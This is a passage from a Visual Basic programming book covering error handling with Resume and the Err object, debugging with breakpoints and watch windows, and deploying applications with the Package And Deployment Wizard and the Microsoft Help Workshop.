Let's see an example. In this example, we open a file that the user has selected with an Open Common Dialog. If the user clicked the Cancel button instead, we can insist that the user select a file by displaying a message box with the text "Please select a file" and use the **Resume** statement to display the Open dialog box once again. We do that by trapping the error generated when the user clicks the Cancel button in the Open dialog box (set the Common Dialog control's **CancelError** property to True to make sure a trappable error is generated when the user clicks the Cancel button):

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub

FileError:

   Select Case Err.Number
       Case cdlCancel
           MsgBox "Please select a file."
           Resume
       Case 53
           MsgBox "File not found"
       Case Default
           MsgBox "File Error"
   End Select

End Sub
```

Using Resume *Label* In Error Handlers

When you're writing code for an error handler, you can return control to a particular line in the main

body of the procedure using the **Resume *Label*** statement. To label a line, you just place the label's text directly into the code, followed by a colon.

Let's see an example. Here, we use the **Resume *Label*** statement to retry a File Open operation if the user clicked the Cancel button in the Open dialog box. We do this by using the label **TryAgain** (to make the Open Common Dialog return a trappable error if the user clicks the Cancel button, set the Common Dialog control's **CancelError** property to True):

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1
TryAgain:
        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)
        Close #1

    End With

    Exit Sub

FileError:

   Select Case Err.Number
       Case cdlCancel
           MsgBox "Please select a file."
           Resume TryAgain
       Case 53
           MsgBox "File not found"
       Case Default
           MsgBox "File Error"
   End Select

End Sub
```

Using Resume *Label* is useful if you're able to fix a trappable error in an error handler and want to resume execution at some specific line in the code (not necessarily the next line in the code).

Using Resume *line#* In Error Handlers

You can use the **Resume** statement (see the previous two topics) with an actual line number in Visual Basic. For example, here's how we'd write the example from the previous topic using line numbers instead of a **Resume *Label*** statement:

```
Private Sub Command1_Click()
1
2    On Error GoTo 16
3
4    With CommonDialog1
5
6        .ShowOpen
7        Open .FileName For Input As #1
8        Text1.Text = Input$(LOF(1), #1)
9
10        Close #1
11
12    End With
13
14    Exit Sub
15
16
17
18   Select Case Err.Number
       Case cdlCancel
           MsgBox "Please select a file."
           Resume 6
       Case 53
           MsgBox "File not found"
       Case Default
           MsgBox "File Error"
   End Select

End Sub
```

In this case, we're specifying that execution should continue starting at line 6 after we've indicated to the users that they should select a file to open instead of just clicking the Cancel button.

Using Resume Next In Error Handlers

Besides **Resume**, **Resume *Label***, and **Resume *line#***, you can also use the **Resume Next** statement in an error handler. This statement resumes program execution in the line after the one that caused the error.

Let's see an example. Here we set the **Text**, **Caption**, **Min**, and **Max** properties of the currently active control on a form when the user clicks that form. Because no one control has all those properties, this code would generate an error in a message box to the user:

```
Private Sub Form_Click()

    ActiveControl.Text = "Active control"
```

```
    ActiveControl.Caption = "Active Control"
    ActiveControl.Min = 0
    ActiveControl.Max = 100
End Sub
```

We can handle and suppress these errors with an error handler, which we start at the label **SetError**:

```
Private Sub Form_Click()
    On Error GoTo SetError
    ActiveControl.Text = "Active control"
    ActiveControl.Caption = "Active Control"
    ActiveControl.Min = 0
    ActiveControl.Max = 100

    Exit Sub

SetError:
...
```

In this case, we handle the error by moving on to the next line of code like this with **Resume Next**:

```
Private Sub Form_Click()
    On Error GoTo SetError
    ActiveControl.Text = “Active control”
    ActiveControl.Caption = “Active Control”
    ActiveControl.Min = 0
    ActiveControl.Max = 100

    Exit Sub

SetError:
    Resume Next
End Sub
```

The result here is that whichever of these four properties the active control does have is set, without any errors.

WARNING! Note, however, that code like this is not good programming form, of course; it’s better to check what the type of the active control is before setting its properties instead of simply disregarding errors.

Getting An Error's Error Code

To determine what trappable error has occurred, you can use the Visual Basic Err object's **Number** property, which holds the error code; see Table 29.1 at the beginning of this chapter for a list of trappable errors and their numeric codes.

Let's see an example. Here, we use the Err object's **Number** property to set up a **Select Case** statement, handling trappable errors in different ways. If the error occurred because the users clicked the Cancel button in the Open dialog box, we indicate to the users that they should select a file and retry the operation. If the error occurred because the users entered the name of a file that was subsequently not found (trappable error 53), we indicate that to them. Otherwise, we just display the generic message "File error" in a message box:

```
Private Sub Command1_Click()

   On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub

FileError:
    Select Case Err.Number
        Case cdlCancel
            MsgBox "Please select a file."
            Resume
        Case 53
            MsgBox "File not found"
        Case Default
            MsgBox "File Error"
    End Select

End Sub
```

TIP: These days, it's considered bad programming practice to simply display an error number to the user—the user might not know, for example, that error 31001 means "out of memory." To translate an error code into an error description, you can pass that code to the Visual Basic **Error** function, which returns the text error message for that error, and you can display that. You can also use the Err object's **Description** property, as we'll see in the next topic.

Getting An Error's Description

To let the user know what kind of trappable error has occurred, you can use the Visual Basic Err object's **Description** property. Let's see an example. In this code, we'll trap errors and handle two of them expressly: the case where the user has clicked the Cancel button in the Open Common Dialog, and the case where a "File Not Found" error occurs. Otherwise, we'll just display the Visual Basic error message in the **Default** case of a **Select Case** statement:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)
        Close #1

    End With

    Exit Sub

FileError:

   Select Case Err.Number
       Case cdlCancel
           MsgBox "Please select a file."
           Resume
       Case 53
           MsgBox "File not found"
       Case Default
           MsgBox Err.Description
   End Select

End Sub
```

Using **Err.Description**, you can inform the user that an error occurred—and indicate what error occurred with readable text.

Determining An Error's Source Object

You can determine the object that caused the error using the Visual Basic Err object's **Source** property. This property holds the name of the object or application that caused the error. For example, if you connect to Microsoft Excel and it generates an error, Excel sets **Err.Number** to its error code for that error, and it sets **Err.Source** to **Excel.Application**.

Handling Errors In DLLs: The LastDLLError Property

Errors during calls to Windows dynamic link libraries (DLLs) do not create trappable errors and so cannot be trapped with Visual Basic error trapping. In practice, this means that when you call a DLL procedure, you should check each return value for success or failure. In the event of a failure, check the value in the Err object's **LastDLLError** property.

Creating An Intentional (User-Defined) Error

There are cases in programs where you might want to create an error; although no Visual Basic trappable error has occurred, some situation may have occurred that's incompatible with your program's logic. You can create an error intentionally, called *raising* an error, with the Visual Basic Err object's **Raise** method:

```
Err.Raise number, [source [, description [, helpfile [, helpcontext]]]]
```

Here are the arguments for the **Raise** method:

- *number*—Long integer that identifies the nature of the error (see the paragraphs that follows for more details).
- *source*—String expression naming the object or application that generated the error; use the form project.class. (If the source is not specified, the name of the current Visual Basic project is used.)
- *description*—String expression describing the error.
- *helpfile*—The path to the Help file in which help on this error can be found.
- *helpcontext*—The context ID identifying a topic within helpfile that provides help for the error.

When setting the error number for the error, bear in mind that Visual Basic errors are in the range 0 to 65535. The range 0 to 512 is reserved for system errors, but the range 513 to 65535 is available for user-defined errors.

Let's see an example. Here, we'll generate an error, error number 2000, when the user clicks a command button, **Command1**, and then indicate the error has occurred with a message box. First, we raise error 2000:

```
Private Sub Command1_Click()
    On Error GoTo CaptionError

    Err.Raise 2000
...
```

Then we display the error in a message box in an error handler:

```
Private Sub Command1_Click()
    On Error GoTo CaptionError

    Err.Raise 2000
```

```
    Exit Sub

CaptionError:

    MsgBox "Error number " & Err.Number

End Sub
```

The result appears in Figure 29.1. Now we're raising errors intentionally in Visual Basic.

Figure 29.1 Generating an error on purpose.

TIP: You can also use the Visual Basic **Error** statement to raise an error like this: **Error errnumber**. However, the **Error** function is considered obsolete now, replaced by the **Raise** method of the Err object.

Nested Error Handling

If a trappable error occurs in a procedure, you can handle that error in an error handler. But what if you call another procedure, and an error occurs before control returns from that procedure? If the called procedure has an error handler, the code in that error handler will be executed. However, if the called procedure does not have an error handler, control will return to the error handler in the calling procedure. In this way, control moves back up the calling chain to the closest error handler.

Let's see an example. Here, we set up an error handler in a subroutine and then call another subroutine, **LoadText**, to load text from a file the user specifies into a text box, **Text1**:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    LoadText

    Exit Sub

FileError:

   Select Case Err.Number
       Case cdlCancel
           MsgBox "Please select a file."
           Resume
       Case 53
           MsgBox "File not found"
       Case Default
           MsgBox Err.Description
   End Select

End Sub
```

Here's the **LoadText** subroutine, which uses an Open Common Dialog to get the name of the file to open, opens the file, and loads the file's text into **Text1**:

```
Public Sub LoadText()
    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)
        Close #1

    End With
End Sub
```

If an error occurs in **LoadText**, which has no error handler itself, control returns back to the calling subroutine, and the code in the error handler there is executed. In this way, you don't have to worry about calling procedures without error handlers when you're trying to trap errors.

Creating An Error Object Directly In Visual Basic

You can create an error object directly and use it as a return value from your procedures. To create that object, you use the Visual Basic **CVErr** function, passing it the error code for the error you want to create.

Let's see an example. Here, we'll set up a function, **MakePositiveNumber**, which takes a string representing an integer (for example, 25) and returns the integer represented by that string (for example, 25). If you pass **MakePositiveNumber** a string representing a negative integer (for example, –25), the function will return an error object (actually a **Variant** of subtype **Error**).

We start by declaring **MakePositiveNumber**, indicating that it will accept a string and return a variant (that variant can be either a number or an error object):

```
Public Function MakePositiveNumber(strData As String) As Variant
...
```

Next, we use the Visual Basic **Val** function to create an integer from the string passed to us (to keep this example short, we're assuming the string passed to **MakePositiveNumber** does indeed represent a valid positive or negative integer):

```
Public Function MakePositiveNumber(strData As String) As Variant
    Dim intValue As Integer

    intValue = Val(strData)
...
```

If the integer is less than 0, we return an error with the error code 5 (which in Visual Basic means "Invalid procedure call") using **CVErr** this way:

```
Public Function MakePositiveNumber(strData As String) As Variant
    Dim intValue As Integer

    intValue = Val(strData)
    If intValue < 0 Then
        MakePositiveNumber = CVErr(5)
...
```

Otherwise, we return the positive integer this way:

```
Public Function MakePositiveNumber(strData As String) As Variant
    Dim intValue As Integer
```

```
    intValue = Val(strData)
    If intValue < 0 Then
        MakePositiveNumber = CVErr(5)
    Else
        MakePositiveNumber = intValue
    End If
End Function
```

Now we'll put **MakePositiveNumber** to work. When the user clicks a command button, **Command1**, we can take the string in a text box, **Text1**, use **MakePositiveNumber** to convert it to a number, and display the result in another text box, **Text2**:

```
Private Sub Command1_Click()
    Dim varNumber As Variant

    varNumber = MakePositiveNumber(Text1.Text)

    Text2.Text = Str(varNumber)
End Sub
```

We can check for error return values with the Visual Basic **IsError** function, which returns True if you pass it an error object. If **MakePositiveNumber** did return an error, we convert that error into a number with the Visual Basic **CInt** function, and if that error is 5, indicating that the passed string represented a negative number, we display a message box informing the user that the number to convert must be positive:

```
Private Sub Command1_Click()
    Dim varNumber As Variant

    varNumber = MakePositiveNumber(Text1.Text)

    If IsError(varNumber) Then
        If CInt(varNumber) = 5 Then
            MsgBox "Number must be positive"
        End If
    Else
        Text2.Text = Str(varNumber)
    End If
End Sub
```

And that's it—we've created and used our own error objects. When you run the program and try to convert a negative value, as shown in Figure 29.2, the program displays an error. The code for this example is located in the errobject folder on this book's accompanying CD-ROM.




Figure 29.2 Using a user-defined error object in Visual Basic.

Trappable Cancel Errors In Common Dialogs

The usual way to work with the Cancel button in Common Dialogs is to use trappable errors. You set the Common Dialog control's **CancelError** property to True, and the Common Dialog control will generate an error when the user clicks the Cancel button.

Let's see an example. Here, we'll use a Common Dialog to open a text file the user has selected and display it in a text box, **Text1**. If the user has clicked the Cancel button, the trappable error **cdlCancel** is generated, and we display a message box asking the user to select a file and try the operation again by showing the Open dialog box again:

```
Private Sub Command1_Click()

    On Error GoTo FileError

    With CommonDialog1

        .ShowOpen
        Open .FileName For Input As #1
        Text1.Text = Input$(LOF(1), #1)

        Close #1

    End With

    Exit Sub
FileError:
    Select Case Err.Number
        Case cdlCancel
            MsgBox "Please select a file."
            Resume
        Case Default
            MsgBox "File Error"
    End Select

End Sub
```

Debugging In Visual Basic

Visual Basic offers a powerful suite of debugging options—notably the ability to single-step through your code as it's executing. The standard way to debug is to place a breakpoint at a particular line in your code, and when execution reaches that line, it will halt and Visual Basic will enter the Debug state, giving you access to your code and variables. You can examine the contents of those variables and work through your code line by line, watching program execution behind the scenes.

For example, we might write the following code, which is meant to increment the value in a text box, **Text1**, each time you click a button:

```
Private Sub Command1_Click()
    Dim intCounter As Integer

    intCounter = intCounter + 1
    Text1.Text = intCounter

End Sub
```

What actually happens is that the value 1 appears in the text box each time you click the button—it's time to debug. To start that process, we place a breakpoint at this line in our code:

```
Private Sub Command1_Click()
    Dim intCounter As Integer

    intCounter = intCounter + 1
    Text1.Text = intCounter
End Sub
```

You place a breakpoint in code by moving the text insertion caret to that line and either selecting Toggle Breakpoint in the Debug menu or pressing F9. (Breakpoints toggle, so to remove the breakpoint, select Toggle Breakpoint in the Debug menu or press F9 again.)

Now when you run the program and press the button, execution halts at the breakpoint, and the code window appears. You can examine the contents of variables by selecting them on the screen with the mouse and clicking the Quick Watch item in the Debug menu (besides individual variables, you can select an entire expression). This opens a window displaying the current value of the variable or expression you've selected.

To move through your program step-by-step, you can select these stepping options in the Debug menu:

- *Step Into*—Single-step through the code, entering called procedures if encountered.
- *Step Over*—Single-step through the code, stepping over procedure calls.
- *Step Out*—Step out of the current procedure.

Examining the contents of the **intCounter** variable shows that it's being reset to 0 each time the code runs, and we realize that we should declare that variable as static this way:

```
Private Sub Command1_Click()
    Static intCounter As Integer

    intCounter = intCounter + 1
    Text1.Text = intCounter

End Sub
```

That's the process in overview—we've debugged the code. For more details on the debugging process, and to examine other debugging processes like selected code execution, see the following topics in this chapter.

TIP: Want to save a little time debugging? Often the crucial aspect of debugging is watching the values in your variables change as your program executes, and sometimes doing that without the debugger is easy enough: just add some temporary text boxes or message boxes to your program and use them to display the values you want to watch. This is an expedient shortcut for simple bugs—but if it doesn't fit the bill for you, turn to the debugger.

Setting Debugging Breakpoints

Breakpoints are the foundation of Visual Basic debugging. When you set breakpoints in a program and run that program, program execution continues until one of the breakpoints is encountered and program execution stops, making Visual Basic enter the Debug state. You place a breakpoint in code by moving the text insertion caret to that line and either selecting Toggle Breakpoint in the Debug menu or pressing F9. (Breakpoints toggle, so to remove the breakpoint, select Toggle Breakpoint in the Debug menu or press F9 again.) When you place a breakpoint in code, it appears at design time in red, as shown in Figure 29.3.




Figure 29.3 Setting a breakpoint in code at design time.

When you run the program and reach the breakpoint, execution stops and Visual Basic appears in the Debug state, as shown in Figure 29.4. You can see the breakpoint highlighted in Visual Basic in that figure, and the arrow in the left margin of the code window points to the current line of execution.




Figure 29.4 A breakpoint in Visual Basic's Debug state.

You can execute the lines following a breakpoint by single stepping, and we'll take a look at that process in the next topic.

Single-Stepping While Debugging

When you've stopped a program at a breakpoint, you get an inside look at what's going on. When the

code is stopped at a breakpoint, you can move through the code with the single-stepping options in the Debug menu:

- *Step Into*—Single-step through the code, entering the code in called procedures if procedure calls are encountered (shortcut: press F8).
- *Step Over*—Single-step through the code, stepping over procedure calls (shortcut: press Shift+F8).
- *Step Out*—Step out of the current procedure (shortcut: press Ctrl+Shift+F8).

For example, take a look at Figure 29.4. There, we are stopped at a breakpoint, but we can single-step to the next line, as shown in Figure 29.5. As you can see in that figure, the arrow at left in the code window has moved to the next line, and we've executed the previous line of code. Single stepping in this way, you can move through your code to debug it.




Figure 29.5 Single-stepping in Debug mode.

Examining Variables And Expressions

Just single-stepping through a program when debugging it wouldn't be of that much use—we should be able to examine the value in the various program variables as well. You can do that with a "quick watch" window.

To examine the value in a variable or expression in the code window when stopped at a breakpoint, select the variable or expression you want to examine with the mouse and select the Quick Watch item in the Debug menu, or press Shift+F9. This opens the Quick Watch window you see in Figure 29.6. You can see the value in the variable named **intCounter** in that window.




Figure 29.6 Examining a variable with a Quick Watch window.

Besides quick watches, you can open a whole watch window, as we'll see in the next topic.

Adding Debug Watch Windows

You can add a watch window to your debugging session and display the values of selected variables or expressions in that window continuously as you execute your program line by line.

To add a watch window, select the variable or expression you want to watch with the mouse and click the Add Watch item in the Debug menu. This opens the Add Watch dialog box; make sure the variable or expression you want to watch is entered in the Expression box and click on OK. When you do, Visual Basic adds a watch window to the debug session, as you can see at bottom in Figure 29.7, where we're watching the value in the variable **intCounter**.




Figure 29.7 A debug watch window.

Being able to continuously watch the values in your program's variables as the program executes can be a great asset in debugging, because you can see unexpected values as they appear.

Using The Immediate Window While Debugging

When debugging, you can use the Immediate window to examine expressions or variables immediately, just by typing them in. The Immediate window appears at lower left when Visual Basic is in its Debug state, as shown in Figure 29.8.




Figure 29.8 The Immediate debugging window.

You can enter an expression to evaluate in the Immediate window if you precede it with a question mark and then press the Enter key. For example, here's how we check the value in a variable named **intCounter**:

```
?intCounter
```

And here's how we check the value of the expression **intCounter + 1**:

```
?intCounter + 1
```

Visual Basic displays the values of the expressions you're examining in the Immediate window (on the line after your query), as shown in Figure 29.8, where we see that **intCounter** holds a value of 1.

Clearing All Debugging Breakpoints

If you have a large number of breakpoints in a program, you might be relieved to learn that you can clear them all at once with the Clear All Breakpoints menu item in the Debug menu. The shortcut for this menu item is Ctrl+Shift+F9.

Executing Code Up To The Cursor While Debugging

It can be tedious to single-step through a great deal of code. There is another option, however—you can click a line of code to place the blinking text insertion caret at that line and select the Run To Cursor item in the Debug menu, or press Ctrl+F8. When you do, execution continues to the line you've selected.

Skipping Over Statements While Debugging

You can skip over lines of code when debugging a program. To do that, just click the line of code you want execution to start with (after having skipped the lines you don't want to execute) and select the Set Next Statement item in the Debug menu, or press Ctrl+F9.

Chapter 30
Deploying Your Program: Creating Setup Programs, Help Files, And Online Registration

If you need an immediate solution to:

Creating Your Application's EXE File
Using The Package And Deployment Wizard
Step 1: Package Type
Step 2: Build Folder
Step 3: Files
Step 4: Distribution Type
Step 5: Installation Title
Step 6: Icons
Step 7: Install Locations
Step 8: Shared Files
Step 9: Finished!
Creating Help Files With The Microsoft Help Workshop
Creating A Help Project's RTF File
Entering Text In A Help File
Creating A Help Hotspot
Creating A Help Hotspot Target
Titling A Help Page
Adding Help Topics To The Help Index
Creating Help Pop-Up Links
Creating Help "Tool Tips" Targets
Compiling Help Files With The Help Workshop
Displaying A Help File From Visual Basic
Building Online Help Into Your Application
Creating Online User Registration
Uploading Online Registration Information To An FTP Server
Concluding The FTP Transfer Of The Online Registration Information

In Depth

You've created your application, and it's a doozy. It runs fine—on your computer. But what's next? How do you get your application out the door and onto other people's computers?

That's what this chapter is all about. Here, we're going to reap the benefits of all our work by deploying applications to users. We'll see how to create setup programs, Help files, and even online registration.

Application deployment is a topic many books skip, but it's of vital interest to many programmers. After all, the EXE files you create might run fine on your computer, which has a full installation of Visual Basic on it, but what about other computers? You can't just copy the EXE files to another computer and expect them to run: Visual Basic applications require a great deal of support in terms of dynamic link libraries and possibly other components like ActiveX controls you may have used. How do you install all that? We'll see how that works in this chapter.

Setup Programs

You use setup programs to install your application on other computers, and Visual Basic has a good tool that will help us here: the Package And Deployment Wizard. Using this wizard, you can create setup files that you can distribute on CDs, multiple disks, or even across the Internet.

TIP: It's important to make sure that you don't distribute licensed material or components without permission, of course. Check with the manufacturer of the DLL or OCX files you want to distribute first, making sure its policy allows distribution.

In this chapter, we'll see how easy it is to create setup programs with the Package And Deployment Wizard. Once you've created your application's EXE file, you're all set—the Package And Deployment Wizard will analyze what files your application needs and include them in the data file for your setup program. The data itself is stored in a cabinet file, with the extension .cab, and the setup.exe program will unpack and deploy the contents of that file as needed.

Help Files

Help files are an asset to any application, and just about all serious applications come with a Help system of some sort. In this chapter, we'll see how to create Windows Help files of the kind you can display on the user's computer with standard Windows calls.

To create a Windows Help file, you use the Windows Help Workshop, which creates a Help *project*. You place the actual Help text in a rich text (RTF) file, and add that file to the Help project. Why rich text? The Help Workshop uses RTF files so that you can embed jumps, called *hotspots*, that work like hyperlinks, and commands directly into your Help file, encoding those items with rich text footnotes, hidden text, and so forth. We'll see how this works in this chapter. When you're done with your RTF file, you use the Help Workshop to compile it into an HLP file.

Now that you have an HLP file, how do you open it from Visual Basic? Here, we'll use the Windows API **WinHelp** function, which allows you a great deal of flexibility when opening Help files. You can even make the Package And Deployment Wizard include your Help files and data files in the setup program, as we'll see in this chapter.

Online Registration

Keeping in touch with an application's users is important for many programmers, which is why online

registration has become so popular. Using online registration, the user has only to select a menu item to register the application with you.

In this chapter, we'll use the FTP protocol to let users connect and register their applications in a few easy steps. Using FTP is probably the most common method for handling online registration and provides us with a better and more robust alternative to using another alternative, email, because the Visual Basic email support relies on the Microsoft MAPI system, which the user may not have enabled.

When users decide to register online, the program will display an information dialog box, asking them to enter their name and email address. When they click a button labeled Register, the program will establish an FTP connection to your server (connecting to the Internet, if necessary, first) and upload the information the users provided, along with the date and time. In this way, you can keep track of your application's users.

The “Designed For Microsoft Windows” Logo

If you’re serious about your application and want to release it commercially, you might want to fulfill the requirements for the Microsoft “Designed for Microsoft Windows” logo. To add this logo to your application, that application must pass a fairly rigorous set of tests (you submit the application on a CD for testing).

Even if you are not trying to get the logo, it’s worth taking a look at some of the requirements an application must fill to get that logo, because they provide some insight into what Microsoft considers good programming practice. For example, your application must:

- Be a 32-bit multitasking program, stable and functional on all current versions of Windows and Windows NT.
- Digitally sign ActiveX controls that it provides and support Authenticode signing of all its downloadable code.
- Provide an OLE container or object server, and allow users to drag objects to any container. Object servers and OLE containers must pass tests of basic functionality, and an Object command must be placed on a container’s Insert menu.
- Use new Microsoft installer technology, which makes it easy to meet the other install/uninstall requirements.
- Provide a graphical 32-bit setup program that detects software versions, creates shortcuts, supports CD-ROM AutoPlay, supports Add/Remove Programs, and checks operations in advance.
- Support the Universal Naming Convention, long file names, and hard drives larger than 2GB.
- Support users who upgrade their computers from one version of Windows to another by providing a migration DLL (when necessary).
- Provide keyboard access to all features and provide some kind of notification of the keyboard focus location.
- Provide and register a fully automated uninstaller that appears in Add/Remove Programs and that when run, removes all application files, references in the Start menu, and Registry entries.
- Not install executables or DLLs in the root directory, but must use the \Program Files directory instead.
- Separate user data from application code and query the Registry for the names of suitable directories in which to save user data.
- Not overwrite core components when installing, or decrement or remove core components when uninstalling. It must register all shared components during installation.
- Register native data types and support informational keys in the Registry. It must not add any entries to the Win.ini or System.ini files.

That’s just a partial list—you can get more information directly from Microsoft.

That’s it for the overview of what’s in this chapter. Now it’s time to turn to the Immediate Solutions section.

Immediate Solutions

Creating Your Application's EXE File

The first step in deploying your application is to create its EXE (or DLL or OCX) file. You probably already know how to create your project's EXE file, but for the record, you just select the Make *projectname*.exe (or .dll or .ocx) item in the File menu.

> **TIP:** The Package And Deployment Wizard will actually create your application's executable file for you if that file doesn't exist (it first asks whether you want it to).

After your application's executable file is created, you're ready to create a setup program to deploy it with.

Using The Package And Deployment Wizard

The Visual Basic Package And Deployment Wizard is an add-in that lets you deploy your application. If you don't see it in the Visual Basic Add-Ins menu, use the Add-In Manager (which appears in the Add-Ins menu) to insert it in that menu.

> **TIP:** It's important to make sure that you don't distribute licensed material or components without permission, of course. Check with the manufacturer of the DLL or OCX files you want to distribute first, making sure their policy allows distribution.

Open the application you want to distribute in Visual Basic now, and open the Package And Deployment Wizard, as shown in Figure 30.1. As you can see in that figure, there are several options here: you can create a new setup program, deploy a setup package to a distribution site, or manage the scripts you can use with this wizard.




Figure 30.1 The Package And Deployment Wizard.

We'll create a setup program for our alarm clock application, the alarm project, which we developed in Chapter 13, in the next few topics in this chapter, progressing step-by-step through the Package And Deployment Wizard. Select the top button in the Package And Deployment Wizard now to create a setup program for the Alarm application.

Step 1: Package Type

In the first step of the Package And Deployment Wizard, you select the package type you want to create. In this case, make sure the Standard Setup Package item is selected in the Package Type box.

Selecting this item means that we will create a deployment package that can be installed using a setup.exe file. After you've selected the Standard Setup Package item, click the Next button to move on to Step 2 in the Package And Deployment Wizard.

Step 2: Build Folder

In Step 2 of the Package And Deployment Wizard, you select the folder in which your deployment package will be created. By default, this folder is named Package and Package And Deployment is added to your Visual Basic project's folder. For example, in the alarm project, which is in the C:\vbbb\alarm folder, the deployment package will be created in the folder C:\vbbb\alarm\Package. If you want to build the deployment package in another folder, select that folder now.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 3: Files

In Step 3 of the Package And Deployment Wizard, you can select what files will be included for distribution. This includes your application's executable file and all the needed support files—the Package And Deployment Wizard determines what support files your application needs and adds them automatically.

The Package And Deployment Wizard presents a list of files it will include in your deployment package in this step, and you can deselect ones you don't want to include. You can also include additional files in your deployment package, such as Help or application-specific data files, by clicking the Add button and specifying those files.

TIP: If you're going to install your application on a computer that already has Visual Basic installed, you can deselect the standard DLL and OCX files that come with Visual Basic because you won't have to deploy them. Doing so will avoid annoying questions about replacing those files when you install your application.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 4: Distribution Type

In Step 4 of the Package And Deployment Wizard, you specify how you want to distribute your application—as one single cabinet (.cab) file, or over multiple disks—as shown in Figure 30.2. If you select deployment with multiple disks, you can specify the capacity of each disk, from 360K to 2.88MB, and the Package And Deployment Wizard will create a CAB file for each disk and let you know how many disks you need. Here, we'll select the single cab option for the alarm clock application we're working with.

Figure 30.2 Selecting the distribution type in the Package And Deployment Wizard.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 5: Installation Title

In Step 5 of the Package And Deployment Wizard, you enter the installation title for your application, as shown in Figure 30.3. This title will appear on the setup program's "wash" screen (which covers the whole screen) when the user installs the application.

Figure 30.3 Selecting a deployment package's installation title.

Here, we'll use the title "Alarm", as shown in Figure 30.3, while creating the deployment package for our alarm clock application, but you may also want to include your company's name in the title, if applicable.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 6: Icons

In Step 6 of the Package And Deployment Wizard, you indicate what new program group(s) you want to add to Windows and the icons to use. In this case, where we're building a deployment package for our alarm application, we're only going to add one program group, Alarm, and use the icon from the alarm.exe file, as shown in Figure 30.4 (these are the defaults the Package And Deployment Wizard has selected for us).

Figure 30.4 Selecting program groups and icons to install in the Package And Deployment Wizard.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 7: Install Locations

In Step 7 of the Package And Deployment Wizard, you indicate where you want the parts of your application installed on the target computer. By default, your application is placed into the directory the user specifies, which is represented in the Package And Deployment Wizard with the macro $(AppPath), and the other files, like DLL files, are installed where your application expects to find them (such as the windows\system directory).

You can change the default installation location of your applications files in this step; for example, if you want your Help files to go into the installation folder's Help subfolder, specify that they should be installed in the $(AppPath)\Help folder.

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 8: Shared Files

In Step 8 of the Package And Deployment Wizard, you can indicate which files you want to register as

shared files. These files may be used by several applications in the target computer and will be uninstalled only if all applications that use them are uninstalled. If in doubt, it's better to register files as shared—especially common DLLs and OCXs. (And if really in doubt, don't forget to test your application's setup program.)

When you're ready, click the Next button to move on to the next step in the Package And Deployment Wizard.

Step 9: Finished!

Step 9 in the Package And Deployment Wizard is the last step in creating your application's deployment package. Just click the Finish button to create the CAB file(s), the setup.exe program itself, and the setup.lst file, which holds a list of the files to install and where they go (setup.exe reads setup.lst to know what to install where).

When you click Finish, the Package And Deployment Wizard also displays a packaging report indicating that the alarm.cab file has been created (click Close to close the packaging report dialog box and click Close again to close the Package And Deployment Wizard).

And that's all it takes—now the user can run the setup.exe program to install your application, as shown in Figure 30.5. When the setup program runs, it handles all the details of checking for adequate disk space, asking the user where to install the application, and installs the necessary files for you, using the CAB file and the setup.lst file. It's that simple.

Figure 30.5 Installing the alarm application.

You've completed the process: using the Package And Deployment Wizard, you can now create setup programs to distribute your application.

Creating Help Files With The Microsoft Help Workshop

The Testing Department is calling again. Your new program, *SuperDuperGraphics4U*, is really fine, but no one seems to be able to use it. But, you say, it's so intuitive and simple: just use Alt+F8 to draw a line, Ctlr+Shift+Esc to draw a circle, and…. Add a Help file, they say.

You can create Help files with the Microsoft Help Workshop, hcw.exe, which comes with Visual Basic, and appears in Figure 30.6. To see how the Help Workshop works, we'll create a basic Help file for an application named "Helper" over the next few topics in this chapter.

Figure 30.6 The Microsoft Help Workshop.

> **TIP:** You can create more advanced Help files than the one we'll create in this chapter, complete with tabs and clickable tree views of Help topics, by creating a Help *contents* file (extension .cnt) with the Help Workshop, setting up a hierarchy of Help topics and headers as you want.

To create the Help file, helper.hlp, for the helper application, we will create a Help project, helper.hpj, in the Help Workshop. This project keeps track of the files in our Help system, and in this example, we'll just have one such file: helper.rtf, which will hold the data for our Help file. In that RTF file, we'll set up the Help topics to display to the user, along with the hotspots in the Help file that will connect those topics.

After adding helper.rtf in the helper.prj file, you can compile that RTF file to create helper.hlp. And to open the helper.hlp Help file, you can use the Windows API function **WinHelp** as follows:

```
Private Declare Function WinHelp Lib "user32" Alias "WinHelpA" (ByVal hwnd _
    As Long, ByVal lpHelpFile As String, ByVal wCommand As Long, ByVal _
    dwData As Long) As Long
```

To create a new Help project, select the New item in the Help Workshop's File menu now, select the Help Project item in the New dialog box that opens, and click on OK. Using the Save As menu item in the Help Workshop, save the new Help project as helper.hpj. The new Help project appears in the Help Workshop in Figure 30.7.




Figure 30.7 Creating a Help project in the Microsoft Help Workshop.

Now that we've created a new Help project, we'll add the actual Help text to that project, and we do that by creating an RTF file, as we'll see in the next topic.

Creating A Help Project's RTF File

The real work of creating a Help file takes place in the Help file's RTF file. This rich text file holds not only the text for your Help files but also holds the commands used in your Help file.

For example, you use Help file RTF commands to create Help *hotspots*, which work like hyperlinks, and pop-up links, which work like tool tips. As we'll see in the following topics, you use rich text format codes to support these and other Help features. For example, here are some rich text format codes and what they do as far as the Help workshop is concerned:

